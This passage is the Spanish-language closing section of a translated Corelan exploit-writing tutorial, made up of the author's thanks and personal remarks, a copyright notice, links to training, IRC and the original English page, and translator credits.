- Por último, GRACIAS, la comunidad **InfoSec**, por haber esperado casi un año y medio en este siguiente tutorial. Los cambios en mi vida personal y en algunos casos difíciles ciertamente no han hecho más fácil para mí estar motivado y enfocado a trabajar haciendo tutoriales de investigación y escritura.

Aunque la motivación aún está en proceso de regresar, me siento feliz y aliviado de poder publicar este tutorial, así que por favor, acepta esto como una pequeña muestra de mi aprecio por lo que has hecho por mí cuando necesitaba tu ayuda. Tu apoyo durante los últimos meses, significó mucho para mí. Lamentablemente, algunas personas fueron menos amables y

algunas personas incluso se desvincularón de mí o Corelan. Supongo que así es la vida. A veces la gente se olvida de dónde vienen.

Desearía que la motivación fuera sólo un botón que puedes activar o desactivar, pero que ciertamente no es el caso. Todavía estoy luchando, pero lo estoy logrando.

De todas formas, espero que les guste este nuevo tutorial. Así que, ~~pulveriza~~ corre la voz.

No hace falta decir que este documento está protegido por Copyright. No robes el trabajo de los demás. No hay necesidad de volver a publicar este tutorial porque Corelan está aquí para quedarse.

Si estás interesado en tomar alguna de mis clases, entra en:

www.corelan-training.com.

Si lo que deseas es hablar con nosotros, pasar el rato, hacer preguntas, no dudes en dirigirte al canal **#corelan** en la **IRC freenode**. Estamos allí para ayudarte y darte la bienvenida a cualquier pregunta. No importa si eres novato o experto.

¡Feliz Navidad, amigos, y un espléndido y saludable 2012 para tí y tu familia!

¿Preguntas? ¿Comentarios? ¿Tips y Trucos?

https://www.corelan.be/index.php/forum/writing-exploits

Página Oficial en Inglés:

http://www.corelan.be:8800/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/

Traductor: **Ivinson/CLS**. Contacto: Ipadilla63@gmail.com
@IvinsonCLS